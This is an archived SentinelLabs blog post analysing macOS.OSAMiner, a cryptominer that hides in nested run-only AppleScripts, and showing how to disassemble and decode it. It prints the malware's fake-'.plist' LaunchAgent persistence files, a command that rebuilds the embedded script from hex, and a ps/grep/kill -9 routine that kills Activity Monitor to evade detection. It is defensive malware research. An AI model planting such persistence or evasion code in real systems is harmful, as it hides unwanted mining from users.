

# FADE DEAD | Adventures in Reversing Malicious Run-Only AppleScripts - SentinelLabs

By Phil Stokes

Published: 2021-01-11 · Archived: 2026-04-02 11:04:11 UTC

## Executive Summary

- macOS.OSAMiner is a cryptominer campaign that has resisted full researcher analysis for at least five years due to its use of multiple run-only AppleScripts.
- macOS.OSAMiner has evolved to use a complex architecture, embedding one run-only AppleScript within another and retrieving further stages embedded in the source code of public-facing web pages.
- Combining a public AppleScript disassembler repo with our own AEVT decompiler tool allowed us to statically reverse run-only AppleScripts for the first time and reveal previously unknown details about the campaign and the malware's architecture.
- We have released our [AEVT decompiler](#) tool as open source to aid other researchers in the analysis of malicious run-only AppleScripts.

## Background

Back in 2018, reports surfaced on Chinese security sites[[1](#), [2](#)] about a Monero mining trojan infecting macOS users. Symptoms included higher than usual CPU, system freeze and problems trying to open the system Activity Monitor.app. Investigations at the time concluded that macOS.OSAMiner, as we have dubbed it, had likely been circulating since 2015, distributed in popular cracked games and software such as League of Legends and MS Office.

Although some IoCs were retrieved from the wild and from dynamic execution by researchers, the fact that the malware authors used run-only AppleScripts prevented much further analysis. Indeed, [360 MeshFire Team](#) reported that the malicious applications:

"generate payload files by exporting them as run-only applescript, but at this stage the analysis methods for applescript scripts are still lacking, so analysts use system behavior detection tools such as fsmon and dtrace to analyze the behavior of samples. Regarding the reverse of applescript, follow-up and analysis are needed." [1]

A similar conclusion was reached by another Chinese security researcher trying to dynamically analyse a different sample of macOS.OSAMiner in 2020 [[3](#)], noting that "No reverse method has been found...so the investigation

ends here”

As `com.apple.XV.plist` is the binary file, again `FasdUAS` at the beginning, when AppleScript script is stored into the 脚本 format of the time (should be compiled), is this format. To be precise, the file suffix should be `.scpt`. Unfortunately, the author of this script selected it when saving it 仅运行, so it cannot be opened:



No reverse method has been found for the time being, so the investigation ends here.

In late 2020, we discovered that the malware authors, presumably building on their earlier success in evading full analysis, had continued to develop and evolve their techniques. Recent versions of macOS.OSAMiner add greater complexity by embedding one run-only AppleScript inside another, further complicating the already difficult process of analysis.

However, with the help of a little-known applescript-disassembler project and a decompiler tool we developed here at SentinelLabs, we have been able to reverse these samples and can now reveal for the first time their internal logic along with further IoCs used in the campaign.

We believe that the method we used here is generalizable to other run-only AppleScripts and we hope this research will be helpful to others in the security community when dealing with malware using the run-only AppleScript format.

## A Malicious Run-Only AppleScript (or Two)

While malware hunting on VirusTotal, we came across the following property list:

`com.apple.FY9.plist`

`9ad23b781a22085588dd32f5c0a1d7c5d2f6585b14f1369fd1ab056cb97b0702`

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3 <plist version="1.0">
4 <dict>
5   <key>Label</key>
6   <string>com.apple.FY9</string>
7   <key>Program</key>
8   <string>/usr/bin/osascript</string>
9   <key>ProgramArguments</key>
10  <array>
11    <string>osascript</string>
12    <string>-e</string>
13    <string>do shell script "osascript ~/Library/LaunchAgents/com.apple.4V.plist"</string>
14  </array>
15  <key>RunAtLoad</key>
16  <true/>
17  <key>StartInterval</key>
18  <integer>31104000</integer>
19  <key>WatchPaths</key>
20  <array/>
21 </dict>
22 </plist>
23
```

As noted above, we have seen this before in 2018 and earlier in 2020. The older persistence agents are almost identical save for the labels and names of the targeted executable. In the 2018 version, the malware tries to disguise itself as belonging to both “apple.Google” and “apple.Yahoo”:

```
1 <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
... "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
2 <plist version="1.0">
3 <dict>
4   <key>Label</key>
5   <string>com.apple.Google</string>
6   <key>Program</key>
7   <string>/usr/bin/osascript</string>
8   <key>ProgramArguments</key>
9   <array> <string>osascript</string>
10  <string>-e</string>
11  <string>do shell script "osascript ~/Library/LaunchAgents/com.apple.Yahoo.plist"</string>
12 </array>
13 <key>RunAtLoad</key>
14 <true/>
15 <key>StartInterval</key>
16 <integer>31104000</integer>
17 <key>WatchPaths</key>
18 <array/>
19 </dict>
20 </plist>
```

The tell-tale LaunchAgent program argument is odd for its redundant use of `osascript` to call itself via a `do shell script` command (Lines 11-13). However, pivoting on the program argument, `com.apple.4V.plist`, led us to this newer sample for the executable:

df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8

As with earlier versions of this malware, the executable also uses a `.plist` extension and runs from the user’s Library LaunchAgents folder and, again, `com.apple.4V.plist` is not a property list file but a run-only AppleScript:

```
→ Downloads file df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8
df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8: AppleScript compiled
→ Downloads
```

We can quickly confirm that this is a run-only AppleScript by attempting to decompile with `osadecompile`, which returns the error: `errOSASourceNotAvailable (-1756)`

## Strings May Tell You Something, But Not Much

The best starting point with run-only scripts is to dump the strings and the hex. For strings, we generally find the [floss](#) tool to be superior to the macOS version of the `strings` command line tool. This sample proves to be a case in point, because what `strings` won't show you but `floss` will is all the UTF-16 encoded hex that are buried in this file:

```
FLOSS static UTF-16 strings
&'()*+,
345678
System Events.app
\x46\x61\x73\x64\x55\x41\x53\x20\x31\x2E\x31\x30\x31\x2E\x31\x30\x0E\x00\x00\x00\x04\x0F\xFF\xFF
\xFF\xFE\x00\x01\x00\x02\x01\xFF\xFF\x00\x00\x01\xFF\xFE\x00\x00\x0E\x00\x01\x00\x00\x0F\x10\x00
\x02\x00\x06\xFF\xFD\x00\x03\x00\x04\x00\x05\x00\x06\x00\x07\x01\xFF\xFD\x00\x00\x10\x00\x03\x00
\x04\xFF\xFC\xFF\xFB\xFF\xFA\xFF\xF9\x0B\xFF\xFC\x00\x05\x30\x00\x01\x65\x00\x0B\xFF\xFB\x00
\x05\x30\x00\x01\x64\x00\x00\x0B\xFF\xFA\x00\x0C\x30\x00\x04\x6B\x70\x72\x6F\x00\x04\x6B\x50\x72
\x6F\x0A\xFF\xF9\x00\x18\x2E\x61\x65\x76\x74\x6F\x61\x70\x70\x6E\x75\x6C\x6C\x00\x00\x80\x00\x00
\x00\x90\x00\x2A\x2A\x2A\x2A\x0E\x00\x04\x00\x07\x10\xFF\xF8\xFF\xF7\xFF\xF6\xFF\xF5\x00\x08\x00
\x09\xFF\xF4\x0B\xFF\xF8\x00\x05\x30\x00\x01\x65\x00\x00\x01\xFF\xF7\x00\x00\x0E\xFF\xF6\x00\x02
\x04\xFF\xF3\x00\x0A\x03\xFF\xF3\x00\x01\x0E\x00\x0A\x00\x01\x00\xFF\xF2\x0B\xFF\xF2\x00\x06\x30
\x00\x02\x5F\x73\x00\x00\x02\xFF\xF5\x00\x00\x10\x00\x08\x00\x03\xFF\xF1\xFF\xF0\xFF\xEF\x0B\xFF
\xF1\x00\x06\x20\x00\x02\x5F\x73\x00\x00\x0B\xFF\xF0\x00\x05\x20\x00\x01\x73\x00\x00\x0B\xFF\xF5
```

At this point we should look at the hexdump.

```
% hexdump -C df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8
```

```
→ Downloads hexdump -C df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8
00000000 46 61 73 64 55 41 53 20 31 2e 31 30 31 2e 31 30 |FasdUAS 1.101.10|
00000010 0e 00 00 00 04 0f ff ff ff fe 00 01 00 02 01 ff |.....|
00000020 ff 00 00 01 ff fe 00 00 0e 00 01 00 00 0f 10 00 |.....|
00000030 02 00 06 ff fd 00 03 00 04 00 05 00 06 00 07 01 |.....|
00000040 ff fd 00 00 10 00 03 00 04 ff fc ff fb ff fa ff |.....|
00000050 f9 0b ff fc 00 05 30 00 01 65 00 00 0b ff fb 00 |.....0.e.....|
00000060 05 30 00 01 64 00 00 0b ff fa 00 07 30 00 03 72 |.0..d.....0..r|
00000070 5f 74 00 00 0a ff f9 00 18 2e 61 65 76 74 6f 61 |_t.....aevtoa|
00000080 70 70 6e 75 6c 6c 00 00 80 00 00 00 90 00 2a 2a |ppnull.....**|
00000090 2a 2a 0e 00 04 00 07 10 ff f8 ff f7 ff f6 ff f5 |**.....|
000000a0 00 08 00 09 ff f4 0b ff f8 00 05 30 00 01 65 00 |.....0.e.|
```

Notice, in particular the magic header: `FasdUAS`, which is `46 61 73 64 55 41 53 20` in hex. Compare that to the embedded hex in the previous screenshot, or further down in our hexdump:

```
000006c0 12 00 2d 53 79 73 74 65 6d 2f 4c 69 62 72 61 72 |..-System/Librar|
000006d0 79 2f 43 6f 72 65 53 65 72 76 69 63 65 73 2f 53 |y/CoreServices/S|
000006e0 79 73 74 65 6d 20 45 76 65 6e 74 73 2e 61 70 70 |ystem Events.appl
000006f0 00 00 13 00 01 2f 00 ff ff 00 00 0a ff bb 00 04 |...../.....|
00000700 0a 63 64 69 73 0a ff ba 00 04 0a 70 73 78 66 0e |.cdis.....psxf.|
00000710 00 15 00 01 b1 00 40 11 00 40 00 02 00 2f 0a ff |.....@.@.../..|
00000720 b9 00 04 0a 54 45 58 54 0a ff b8 00 04 0a 63 61 |....TEXT.....cal
00000730 70 61 0b ff b7 00 05 30 00 01 78 00 00 03 ff b6 |pa.....0..x....|
00000740 04 00 0a ff b5 00 04 0a 6c 6f 6e 67 01 ff b4 00 |.....long....|
00000750 00 02 ff b3 00 00 03 ff b2 00 64 0a ff b1 00 04 |.....d.....|
00000760 0a 65 72 72 6e 03 ff b0 ff 80 0e 00 16 00 01 b1 |.errn.....|
00000770 00 41 11 00 41 6c d0 00 5c 00 78 00 34 00 36 00 |.A..Al..\.x.4.6.|
00000780 5c 00 78 00 36 00 31 00 5c 00 78 00 37 00 33 00 |\.x.6.1.\.x.7.3.|
00000790 5c 00 78 00 36 00 34 00 5c 00 78 00 35 00 35 00 |\.x.6.4.\.x.5.5.|
000007a0 5c 00 78 00 34 00 31 00 5c 00 78 00 35 00 33 00 |\.x.4.1.\.x.5.3.|
000007b0 5c 00 78 00 32 00 30 00 5c 00 78 00 33 00 31 00 |\.x.2.0.\.x.3.1.|
000007c0 5c 00 78 00 32 00 45 00 5c 00 78 00 33 00 31 00 |\.x.2.E.\.x.3.1.|
000007d0 5c 00 78 00 33 00 30 00 5c 00 78 00 33 00 31 00 |\.x.3.0.\.x.3.1.|
000007e0 5c 00 78 00 32 00 45 00 5c 00 78 00 33 00 31 00 |\.x.2.E.\.x.3.1.|
000007f0 5c 00 78 00 33 00 30 00 5c 00 78 00 30 00 45 00 |\.x.3.0.\.x.0.E.|
00000800 5c 00 78 00 30 00 30 00 5c 00 78 00 30 00 30 00 |\.x.0.0.\.x.0.0.|
00000810 5c 00 78 00 30 00 30 00 5c 00 78 00 30 00 34 00 |\.x.0.0.\.x.0.4.|
```

This shows that our run-only script has another run-only script embedded within it, encoded in hexadecimal, a trick that was not seen in the earlier variants of this malware.

One of the nice things about AppleScript is not only does it have a magic at the beginning of an AppleScript file it also has one to mark the end of the script:

```
00008360 00 59 6b 2b 00 23 25 5f 00 2a 61 00 2c 6d 2f 25 |.Yk+.#%_.*a.,m/%|
00008370 5f 00 2a 61 00 2c 61 00 2d 2f 25 5f 00 2a 61 00 |_.*a.,a.-/%_.*a.|
00008380 2c 61 00 2e 2f 25 2a 61 00 5a 6b 2b 00 23 25 45 |,a../%*a.Zk+.##%E|
00008390 60 00 2a 4f 61 00 55 12 00 12 5f 00 2a 61 00 5b |`.*0a.U..._*a.[|
000083a0 2a 61 00 5c 6b 2f 6c 0c 00 5d 55 57 00 08 58 00 |*a.\k/l..]UW..X.|
000083b0 0c 00 0d 68 59 00 03 68 5b 4f 59 ff 2e 0f 61 73 |...hY..h[OY...as|
000083c0 63 72 00 01 00 0c fa de de ad |cr.....|
000083ca
```

→ Downloads

And equally, we can find the end of the embedded script within the parent script by looking for the hex fa de de ad or FADE DEAD .

```

000073d0 5c 00 78 00 46 00 42 00 5c 00 78 00 30 00 46 00 | \.x.F.B.\.x.0.F.|
000073e0 5c 00 78 00 30 00 30 00 5c 00 78 00 36 00 31 00 | \.x.0.0.\.x.6.1.|
000073f0 5c 00 78 00 37 00 33 00 5c 00 78 00 36 00 33 00 | \.x.7.3.\.x.6.3.|
00007400 5c 00 78 00 37 00 32 00 5c 00 78 00 30 00 30 00 | \.x.7.2.\.x.0.0.|
00007410 5c 00 78 00 30 00 31 00 5c 00 78 00 30 00 30 00 | \.x.0.1.\.x.0.0.|
00007420 5c 00 78 00 30 00 44 00 5c 00 78 00 46 00 41 00 | \.x.0.D.\.x.F.A.|
00007430 5c 00 78 00 44 00 45 00 5c 00 78 00 44 00 45 00 | \.x.D.E.\.x.D.E.|
00007440 5c 00 78 00 41 00 44 0b ff af 00 06 30 00 02 5f | \.x.A.D.....0.._|
00007450 78 00 00 0e 00 17 00 01 b1 00 42 11 00 42 00 38 | x.....B..B.8|
00007460 00 5c 00 78 00 33 00 38 00 5c 00 78 00 30 00 30 | | \.x.3.8.\.x.0.0|
*
00007490 00 5c 00 78 00 32 00 45 0e 00 18 00 01 b1 00 43 | | \.x.2.E.....C|
000074a0 11 00 43 00 04 00 5c 00 78 0a ff ae 00 04 0a 66 | | .C..\x.....f|
000074b0 72 6f 6d 03 ff ad 00 0a 0a ff ac 00 04 0a 74 6f | | rom.....to|
000074c0 20 20 03 ff ab 00 63 03 ff aa 00 04 0a ff a9 00 | | .....c.....|
000074d0 18 2e 73 79 73 6f 72 61 6e 64 6e 6d 62 72 00 00 | | ..sysorandnubr..|
000074e0 00 00 ff ff a0 00 6e 6d 62 72 0e 00 19 00 01 b1 | | .....nubr.....|
000074f0 00 44 11 00 44 00 08 00 5c 00 78 00 30 00 30 0e | | .D..D...\x.0.0.|

```

We can now pull out all the code of the embedded script and dump that into a separate file.

```

2586100156100166C0C00176B681B00001400132A6100186B2B0010A0256A0C001157000858000C000D685B4F59FFE05
900036857000858000C000D684F140148E512014061001945D74F2AE8C72F6A0C00091D012E2961001A6B2B00106A0C0
01B4560001C4F5F001C6A0C001D4560001E4F5F001C6A0C001F4F5F001E6100142D4560001E4F5F001E6A0C001745600
0204F610021456000224F17002D6100236B68185F00225F001E6100165F00202F255F002425456000224F5F00206B1F4
56000205B4F59FFDC4F5F0022296100256B2B0010080900975F0022296100266B2B0010080A00125F0022296100276B2
B001008610028260A00125F0022296100296B2B001008610028260A00125F00222961002A6B2B001008610028260A001
25F00222961002B6B2B001008610028260A00125F00222961002C6B2B001008610028260A00125F00222961002D6B2B0
01008610028260A00125F00222961002E6B2B00100861002826610028261D000F29C761002F256B2B000B59000368590
003685557000858000C000D68590003685B4F59FDFB0F00617363720001000DFADEDEAD' | xxd -r -p > em.scpt

```

We can use `file` and `osadecompile` to confirm that we do indeed now have a second valid, run-only AppleScript:

```

→ Downloads file em.scpt
em.scpt: AppleScript compiled
→ Downloads osadecompile em.scpt
osadecompile: em.scpt: errOSASourceNotAvailable (-1756).
→ Downloads |

```

Let's now call `floss` on the extracted script and see what we have. You will see the output contains a lot of Apple Event (AEVT) codes and, at the end, a few UTF-16 encoded strings that were not revealed when we dumped the strings from the parent script:

```
FasdUAS 1.101.10
kpro
kPro
.aevtoappnull
****
ID
kocl
cobj
.corecpte****
****
pcnt
TEXT
kfrmID
,F[OY
ID
kocl
cobj
.corecpte****
****
pcnt
TEXT
kfrmID
,F[OY
kpro
kPro
_name
_name
strq
.sysoexecTEXT
TEXT
.aevtoappnull
```

```
$$E`
[OY
/%k+
h[OY
ascr

FLOSS static UTF-16 strings
ps ax | grep
D | grep -v grep | awk '{print $1}'
kill -9
)*+,-.
System Events.app
1 Activity Monito
Installe
```

Although the first image above does not quite show all the AEVT codes in the output, it's easy to be distracted by the UTF-16 strings at the end, which immediately suggest something interesting: it looks like this script uses a `grep` search to find a particular process and kill it. It's also clear the script is targeting both System Events.app and Activity Monitor. And there's a tantalizing "Installe" string there, too!

The really interesting content of the script lies in the disassembly and the AEVT codes, but it's difficult to see that from extracting the strings and a hexdump for two reasons:

- We don't have any understanding of the structure or logic of the script
- We don't have human-readable translations of the AEVT codes.

We will solve the first problem by using [Jinmo's applescript-disassembler](#) and the second problem by using our own [aevt decompile](#) tool.

## Disassembling Run-only AppleScripts

We have two targets for disassembly, the parent script and the embedded script. Let's start with the parent.

Once you've installed and built the applescript-disassembler project, simply call the target script against the `disassembly.py` script and output to a text file for analysis:

```
% ./disassembly.py df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8 > parent.txt
```

The beginning of the `parent.txt` file should look something like this:

```
1  === data offset 2 ===
2  Function name : e
3  Function arguments: ['_s']
4  00000 PushVariable [var_0 ('_s')]
5  00001 PushLiteral 0 # <Value type=object value=<Value type=constant value=0x49442020>>
6  00002 MakeObjectAlias 21 # GetProperty
7
8  00003 GetData
9  00004 PopVariable [var_1]
10 00005 StoreResult
11 00006 LinkRepeat 0x24
12
13 00009 PushVariable [var_1]
14 0000a Dup
15 0000b PushLiteral 1 # <Value type=object value=<Value type=constant value=0x6b6f636c>>
16 0000c PushLiteral 2 # <Value type=object value=<Value type=constant value=0x636f626a>>
17 0000d Push2
18 0000e MessageSend 3 # <Value type=object value=<Value type=event_identifier
... value='core'-'cnte'-'***'-'\x00\x00\x00\x00'-'***'-'\x00\x00\x10\x00'>>
19 00011 Push1
20 00012 PushUndefined
21 00013 RepeatInCollection <disassembler not implemented>
22 00014 Equal
23 00015 GreaterThan
24 00016 PushVariable [var_2]
25 00017 PushLiteral 4 # <Value type=fixnum value=0x64>
26 00018 Add
27 00019 PushVariable [var_2]
28 0001a PushLiteral 5 # <Value type=object value=<Value type=constant value=0x70636e74>>
29 0001b MakeObjectAlias 21 # GetProperty
30
```

The first thing to note is that the content is divided into functions, separated by the lines

```
=== data offset ===
Function name :
Function arguments:
```

These correspond to AppleScript [handlers](#). In this compiled script, there are three named handlers and one unnamed handler, which corresponds to the script's "main" handler (i.e., the main function called on execution).

```
=== data offset 2 ===
Function name : e
Function arguments: ['_s']
```

```
=== data offset 3 ===
Function name : d
Function arguments: ['_s']
```

```
=== data offset 4 ===
Function name : r_t
Function arguments: ['t_t', 's_s', 'r_s']
```

```
=== data offset 5 ===
Function name : <Value type=object value=<Value type=event_identifier value='AEVT'-'oapp'-'null'-'x0
Function arguments: <empty or unknown>
```

The most interesting function for us at the moment is the second function, ‘d’, which we will rename as the ‘decode’ function. This function is called multiple times later in the code and passed an obfuscated string of hex characters. Reversing this function will allow us to see the obfuscated strings in plain text. Even better, since the same function is used in all samples we’ve come across since 2018, it’ll also allow us to decode the strings right across the campaign and observe how it has changed.

The disassembler conveniently comments where this function is called. To find the first call, search for a PositionalMessageSend (i.e., handler call) with the name ‘d’.

```
value=b'\x00\xd4\x00\xd6\x00\xcd\x00\xd2\x00\xd8\x00\xca\x00\x84\x00\x8b\x00\x89
\x00\xc6\x00\x8b\x00\x84\x00\x8b'>]
000d7 Push1
000d8 PositionalMessageSend 35 # b'd'
000db PushGlobalExtended b'_x'
000de Concatenate
000df PushIt
000e0 PushLiteralExtended 36 # [<Value type=special value=nil>, <Value
type=string
```

For example, the following hex string at offset **000d4** is passed to the decode function at **000d8**:

```
'x00xd4x00xd6x00xcdx00xd2x00xd8x00xcax00x84x00x8bx00x89x00xc6x00x8bx00x84x00x8b'
```

Note that in the decode handler, there is a loop which iterates over each hexadecimal byte code and then subtracts **x64** from it.

```

=== data offset 3 ===
Function name : b'd'
Function arguments: [b'_s']
00000 PushVariable [var_0 (b'_s')]
00001 PushLiteral 0 # <Value type=object value=<Value type=constant
value=0x49442020>>
00002 MakeObjectAlias 21 # GetProperty

00003 GetData
00004 PopVariable [var_1]
00005 StoreResult
00006 LinkRepeat 0x24

00009 PushVariable [var_1]
0000a Dup
0000b PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x6b6f636c>>
0000c PushLiteral 2 # <Value type=object value=<Value type=constant
value=0x636f626a>>
0000d Push2
0000e MessageSend 3 # <Value type=object value=<Value type=event_identifier
value=b'core'-b'cnte'-b'***'-b'\x00\x00\x00\x00'-b'***'-b'\x00\x00\x10\x00'>>
00011 Push1
00012 PushUndefined
00013 RepeatInCollection <disassembler not implemented>
00014 Equal
00015 GreaterThan
00016 PushVariable [var_2]
00017 PushLiteral 4 # <Value type=fixnum value=0x64>
00018 Subtract
00019 PushVariable [var_2]
0001a PushLiteral 5 # <Value type=object value=<Value type=constant
value=0x70636e74>>
0001b MakeObjectAlias 21 # GetProperty

```

It then returns that number as an ASCII code, concatenating each result to produce a UTF-8 string (note the input is padded with `x00`, indicating a UTF-16 string, but the function ignores any values that are not greater than zero). The first line of input hex is returned from the decode handler as the following UTF-8 string:

```
printf '%b' '
```

Based on this, it's easy enough to implement our own decode function to deobfuscate all the obfuscated strings in the run-only scripts. We add this logic to our [aevt\\_decompile](#) tool as discussed further below.

The handler 'e' is never called in the malware code, but inspection reveals it to be the reverse of the 'd' function. In other words, the function is used to encode plain UTF-8 strings to produce the obfuscated hex and is presumably used by the authors when building their malware.

The function 'r\_t', which takes three parameters, is only called once. This function takes a target, a source and a 'delimiter'.

```

=== data offset 4 ===
Function name : b'r_t'
Function arguments: [b't_t', b's_s', b'r_s']
00000 PushGlobal <Value type=object value=<Value type=constant
value=0x61736372>>
00001 PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x7478646c>>
00002 MakeObjectAlias 21 # GetProperty

00003 GetData
00004 PopVariable [var_3]
00005 StoreResult
00006 PushVariable [var_1 (b's_s')]
00007 PushGlobal <Value type=object value=<Value type=constant
value=0x61736372>>
00008 PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x7478646c>>
00009 MakeObjectAlias 21 # GetProperty

0000a SetData
0000b StoreResult
0000c PushVariable [var_0 (b't_t')]
0000d PushLiteral 2 # <Value type=object value=<Value type=constant
value=0x6369746d>>
0000e MakeObjectAlias 22 # GetEvery

0000f GetData
00010 PopVariable [var_4]
00011 StoreResult
00012 PushVariable [var_2 (b'r_s')]
00013 PushGlobal <Value type=object value=<Value type=constant
value=0x61736372>>
00014 PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x7478646c>>
00015 MakeObjectAlias 21 # GetProperty

```

Once we substitute the constant hex values shown in the disassembler for the Apple Event codes (discussed below), we will see that its purpose is to find a target substring by separating the source string into components divided by the delimiter. From our analysis below, it appears that this handler is used to format the embedded AppleScript before writing it out to file.

The fourth, nameless, function is in fact where all the executable code is called from in an AppleScript (think of it like a 'main' function in other languages). Again, we'll discuss this further below when we move on to decompiling the Apple Event codes and annotating the output of the disassembler.

## Disassembling the Embedded AppleScript

```
% ./disassembly.py f145fce4089360f1bc9f9fb7f95a8f202d5b840eac9baab9e72d8f4596772de9 > em.txt
```

The embedded run-only AppleScript also contains four functions, 'e', 'd', 'kPro' and the nameless 'main' function where the script's executable code is called. The first two are duplicates of the encode and decode functions in the parent script.

The 'kPro' is obviously a 'killProcess' function. We can determine this directly from the disassembler as much of the functionality is revealed as hardcoded strings:

```

=== data offset 4 ===
Function name : b'kPro'
Function arguments: [b'_name']
00000 ErrorHandler 37
    00003 PushLiteral 0 # [<Value type=special value=nil>, <Value type=string
value=b'\x00p\x00s\x00 \x00a\x00x\x00 \x00|\x00 \x00g\x00r\x00e\x00p\x00 '>]
    00004 PushVariable [var_0 (b'_name')]
    00005 PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x73747271>>
    00006 MakeObjectAlias 21 # GetProperty

    00007 Concatenate
    00008 PushLiteral 2 # [<Value type=special value=nil>, <Value type=string
value=b"\x00 \x00|\x00 \x00g\x00r\x00e\x00p\x00 \x00-\x00v\x00
\x00g\x00r\x00e\x00p\x00 \x00|\x00 \x00a\x00w\x00k\x00
\x00'\x00{\x00p\x00r\x00i\x00n\x00t\x00 \x00$\x00i\x00}\x00'">]
    00009 Concatenate
    0000a Push0
    0000b MessageSend 3 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
    0000e GetData
    0000f PopVariable [var_1]
    00010 StoreResult
    00011 PushVariable [var_1]
    00012 PushLiteral 4 # [<Value type=special value=nil>, <Value type=string
value=b'>]
    00013 NotEqual
    00014 TestIf 0x21
    00017 PushLiteral 5 # [<Value type=special value=nil>, <Value type=string
value=b'\x00k\x00i\x00l\x00l\x00 \x00-\x009\x00 '>]
    00018 PushVariable [var_1]
    00019 Concatenate
    0001a Push0
    0001b MessageSend 3 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
    0001e Jump 0x22
    00021 PushUndefined
    00022 EndErrorHandler 43

```

We will automate extraction of these strings in our decompiler below, but for now note that the code above contains the following embedded strings:

```

ps ax | grep
grep -v grep | awk '{print $1}'
kill -9

```

The function is passed the name of a process as a string, which is concatenated to produce the shell command:

```

ps ax | grep <name> | grep -v grep | awk '{print $1}'

```

This command is then executed via the AppleScript `do shell script` command. If the command returns a PID for the process name, a further `do shell script` command is executed to kill the PID.


We can see that the 'killProcess' function is called twice in the code. On the first call, it is passed a string concatenated from "Activity Monitor" and ".app", both of which are hardcoded in the source:

```
em2.txt 3 occurrences found
File em2.txt; Line 90: Function name : b'kPro'
File em2.txt; Line 166: 00034 PositionalMessageSend 11 # b'kPro'
File em2.txt; Line 413: 001f5 PositionalMessageSend 11 # b'kPro'

~/Documents/PreviousDLs/applescript-disassembler-master/dec2020/applescript-disassembler/em2.txt master (no function selected)
147... Events.app\x00\x00\x13\x00\x01/\x00\xff\xff\x00\x00'>
148 0001d Tell 29
149 00020 PushLiteral 6 # [<Value type=special value=nil>, <Value type=string
... value=b'\x00A\x00c\x00t\x00i\x00v\x00i\x00t\x00y\x00
... \x00M\x00o\x00n\x00i\x00t\x00o\x00r'>]
150 00021 GetData
151 00022 PopGlobal b's'
152 00023 StoreResult
153 00024 PushIt
154 00025 PushLiteral 8 # <Value type=object value=<Value type=constant
... value=0x70636170>>
155 00026 PushGlobal b's'
156 00027 MakeObjectAlias 24 # GetIndexed (item A of B)
157
158 00028 Push0
159 00029 MessageSend 9 # <Value type=object value=<Value type=event_identifier
... value=b'core'-b'doex'-b'bool'-b'\x00\x00\x00\x00'-b'obj '-b'\x00\x00\x10\x00'>>
160 0002c TestIf 0x3a
161 0002f PushMe
162 00030 PushGlobal b's'
163 00031 PushLiteral 10 # [<Value type=special value=nil>, <Value type=string
... value=b'\x00.\x00a\x00p\x00p'>]
164 00032 Concatenate
165 00033 Push1
166 00034 PositionalMessageSend 11 # b'kPro'
```

This call occurs only if “Activity Monitor” is returned in the list of System Events’ currently running processes.

The second call to ‘killProcess’ requires decoding a number of the script’s obfuscated hexadecimal strings by passing those through the ‘d’ or decode function as we did before.



Here we show some of the output of the `disassembler.py` script after running it through our decompiler tool, discussed in the next section:

```

